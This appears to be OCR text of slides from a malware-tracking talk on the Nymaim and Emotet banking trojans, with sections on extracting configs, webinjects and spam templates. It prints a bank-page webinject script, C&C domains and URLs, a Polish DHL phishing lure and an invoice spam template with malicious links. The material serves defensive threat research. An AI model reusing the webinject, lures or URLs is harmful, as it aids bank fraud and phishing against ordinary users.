


Case study: Nymaim

- Banker trojan
- Big threat in Poland
- Heavily obfuscated
- Throughly analysed by cert.pl:

https://cert.pl/en/news/nymaim-revisited/

- We **need** to extract webinjects/C&Cs, so we can react appropriately.
- Mtracker to the rescue



Case study: Nymaim (webinjects)

```
set_url https://*/frontend-web/app/auth.htm*
replace: </title>
inject:
</title><script id="myjs3">
window.rem777bname = "thexznmbvrsofid";
</script>
<script id="myjs1" src="/hc/myjs28_frr_s17.js"></script>
<script id="myjs2">
var myrem = function (a){document.getElementById(a).parentNode.r
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>

end_inject
```

Case study: Nymaim

Problem: we can't talk to C&C server when we don't even know its IP address


Case study: Nymaim

Problem: we can't talk to C&C server when we don't even know its IP address

Solution: cuckoo to the rescue.

To be precise: (modified) cuckoo modified

Cuckoo + scripts = Ripper



Case study: Nymaim

Config extraction from dump: simple bruteforce

```
def nymaim_brute_blob(self, mem):
    for i in range(mem.base, mem.base + mem.dsize-12):
        decrypted = self.nymaim_extract_blob(mem, i)
        if is_good_config(decrypted):
            return parse_config(decrypted)

def nymaim_extract_blob(self, mem, ndx):
    # ...
    prev_chr, result = 0, ''
    for i, c in enumerate(raw):
        bl = ((key0 & 0x000000FF) + prev_chr) & 0xFF
        key0 = (key0 & 0xFFFFFF00) + bl
        prev_chr = ord(c) ^ bl
        result += chr(prev_chr)
        key0 = (key0 + key1) & 0xFFFFFFFF
        key0 = ((key0 & 0x00FFFFFF) << 8) + ((key0 & 0xFF000000) >> 24)
    return result
```

Case study: Nymaim

```
└─$ nymaim -c nymaim.dump
{
  "dga_hash": 965678818,
  "dns": [
    "8.8.8.8:53",
    "8.8.4.4:53"
  ],
  "domains": [
    {
      "cnc": "zepter.com"
    },
    {
      "cnc": "carfax.com"
    }
  ],
  "encryption_key": "gx3Gd93kdXdjd]dGdg573",
  "other_strings": {
    "0x50a0308f": "2ce8ed72ff738744215ee53ee655a57d8b5a97f5a24a59a41a777dd92d0
  },
  "public_key": {
    "e": 65537,
    "n": "111132056658454368126519043857504149995529135694033144692512583157491
  },
```

Nymaim: sample

Sample Data

Download | Analyze | Cuckoo | Config


file_name	3996.11b0000.487424.x_9faf3872901d985661df0ecc5e4ca0a1e2ef4183.bin
file_type	data

nymaim

Nymaim: ripped

dns	8.8.8.8:53,8.8.4.4:53
domains	olseneinfeis.com, gedstines.com
encryption_key	gx3Gd93kdXdjd]dGdg573
fake_error_message	Acrobat Reader;Can not view a PDF in a web browser, or the PDF opens outside the browser.
notepad_template	%windir%\system32\notepad.exe;%windir%\system32\notepad.exe
public_key	111132056658454368126519043857504149995529135694033144692512583157491339968914614051617900207582345 65537
timestamp	2017-02-14 13:35:21
urls	http://olseneinfeis.com/hue53ypdi/index.php,http://gedstines.com/hue53ypdi/index.php

Malware pipeline so far



but we can do better than that

Case study: Nymaim

Malicious URLs, that's nice

But where are our webinjects?


Case study: Nymaim

Malicious URLs, that's nice

But where are our webinjects?


That's where *malware emulation* comes in.

Malware pipeline so far



Webinjects extracted from communication


Malware pipeline so far



Webinjects extracted from communication


...actually, that's not everything

The circle is now complete



Malware serpent, eating its own tail

Improvise. Adapt. Overcome.



Emotet

Sprawdź stan przesylki DHL

Informujemy, że w serwisie DHL24 zostało zarejestrowane zlecenie realizacji przesyłki, której jesteś odbiorcą.

Dane zlecenia:
- przesyłka numer:
4613398746

- data złożenia zlecenia:
poniedziałek, 03. kwietnia

Podgląd aktywnych zleceń dostępny jest pod adresem: http://dhl24.com.pl/przesylka/lista.html?=[redacted] (JavaScript Raport)

Przesyłka powinna być doręczona następnego dnia roboczego po dniu jej nadania.
W przypadku niektórych obszarów, określonych za pomocą kodów pocztowych, dostępnych w Contact Center, terminy doręczeń przesyłek o wadze ponad 31,5 kg wynoszą do 2 dni roboczych.

Niniejsza wiadomość została wygenerowana automatycznie.

Dziękujemy za skorzystanie z naszych usług i aplikacji DHL24.

DHL Parcel (Poland) Sp. z o.o.

UWAGA: Wiadomość ta została wygenerowana automatycznie. Prosimy nie odpowiadać funkcją Reply/Odpowiedz

https://salafanatic.com/Swe6963dD/

Emotet

- Appears in June 2014 as banker, currently only spambot
- DHL malspam in Poland (April 2017)
- Modular malware
- Version v4 analysed by cert.pl:

https://www.cert.pl/en/news/analysis-of-emotet-v4/

- We **need** to track spam module data

(distribution URLs, list of compromised accounts).

- Once again: mtracker to the rescue

Emotet

Emotet modules

- Credentials stealer
- DDoS module
- **Spam module**
- **Network spreader**
- ~~**Banker module**~~ (missing in new versions)

C&C also sends main module updates

child	439a7c9b688f132f64f0c326b08981625eaf36cc	emotet_module
child	c2568655a59d905e37665066e5772309183a5d3d	emotet_module
child	64bc8626bebf5c89f1ce402a7fca3c52fbcf4e81	emotet_update ripped:emotet
child	0cad5291cf8759a8c3b93df51c7b5c962b7e5a59	emotet_update ripped:emotet
child	1cf2c1308612f91b698f760bf364566cda0bacd8	emotet_update ripped:emotet ripped:emotet_spam
child	30e542529c72448a48545d5d9ed1897e4a9a68f5	emotet_module emotet_spam

Emotet

Protocol based on Protocol Buffers (under encryption and compression layers)

```
0006f510: 0810 12b0 020a 14.. .... .... .... ..5f  ........XXXXXXXX_
0006f520: XXXX 5f44 XX33 XX32 XX42 XX15 1601 0100  XX_DX3X2XBX.....
0006f530: 1afe 015b 5379 7374 656d 2050 726f 6365  ...[System Proce
0006f540: 7373 5d2c 5379 7374 656d 2c73 6d73 732e  ss],System,smss.
0006f550: 6578 652c 6373 7273 732e 6578 652c 7769  exe,csrss.exe,wi
0006f560: 6e69 6e69 742e 6578 652c 7365 7276 6963  ninit.exe,servic
0006f570: 6573 2e65 7865 2c77 696e 6c6f 676f 6e2e  es.exe,winlogon.
0006f580: 6578 652c 6c73 6173 732e 6578 652c 6c73  exe,lsass.exe,ls
0006f590: 6d2e 6578 652c 7376 6368 6f73 742e 6578  m.exe,svchost.ex
0006f5a0: 652c 7370 6f6f 6c73 762e 6578 652c 6477  e,spoolsv.exe,dw
0006f5b0: 6d2e 6578 652c 6578 706c 6f72 6572 2e65  m.exe,explorer.e
...
0006f620: 2e65 7865 2c64 6c6c 686f 7374 2e65 7865  .exe,dllhost.exe
0006f630: 2c22 124d 6963 726f 736f 6674 204f 7574  ,".Microsoft Out
0006f640: 6c6f 6f6b 0000 0000 5852 1511 d259 0000  look....XR...Y..
```


Emotet

```
From: {FRIEND.NAME} {FRIEND.EMAIL}
Subject: new order upcoming
Content Type: text/plain

Hello {RCPT.NAME},


I have herein attached the Oct 2017 Invoice.Can you please confirm receipt.You may click on this link

http://ejilong.com/new-order-upcoming/


Kind Regards,
{FRIEND.NAME}
{FRIEND.EMAIL}

unk1=496d706f7274616e63653a20686967680d0a582d5072696f726974793a20310d0a
unk2=
```

Emotet

```
From: {FRIEND.NAME} {FRIEND.EMAIL}
Subject: new order upcoming
Content Type: text/plain

Hello {RCPT.NAME},


I have herein attached the Oct 2017 Invoice.Can you please confirm receipt.You may click on this link

http://ejilong.com/new-order-upcoming/


Kind Regards,
{FRIEND.NAME}
{FRIEND.EMAIL}
x-headers                                                    Importance: high
                                                             X-Priority: 1
unk1=496d706f7274616e63653a20686967680d0a582d5072696f726974793a20310d0a
unk2=
```

Improvise. Adapt. Overcome.



Emotet


```
message EmailResponse {
    message Template {
        required string from = 1 ;
        required string subject = 2;
        required string unk1 = 3;
        required string content_type = 4;
        required string msg = 5;
        required string unk2 = 6;
    }

    optional Template template = 1;
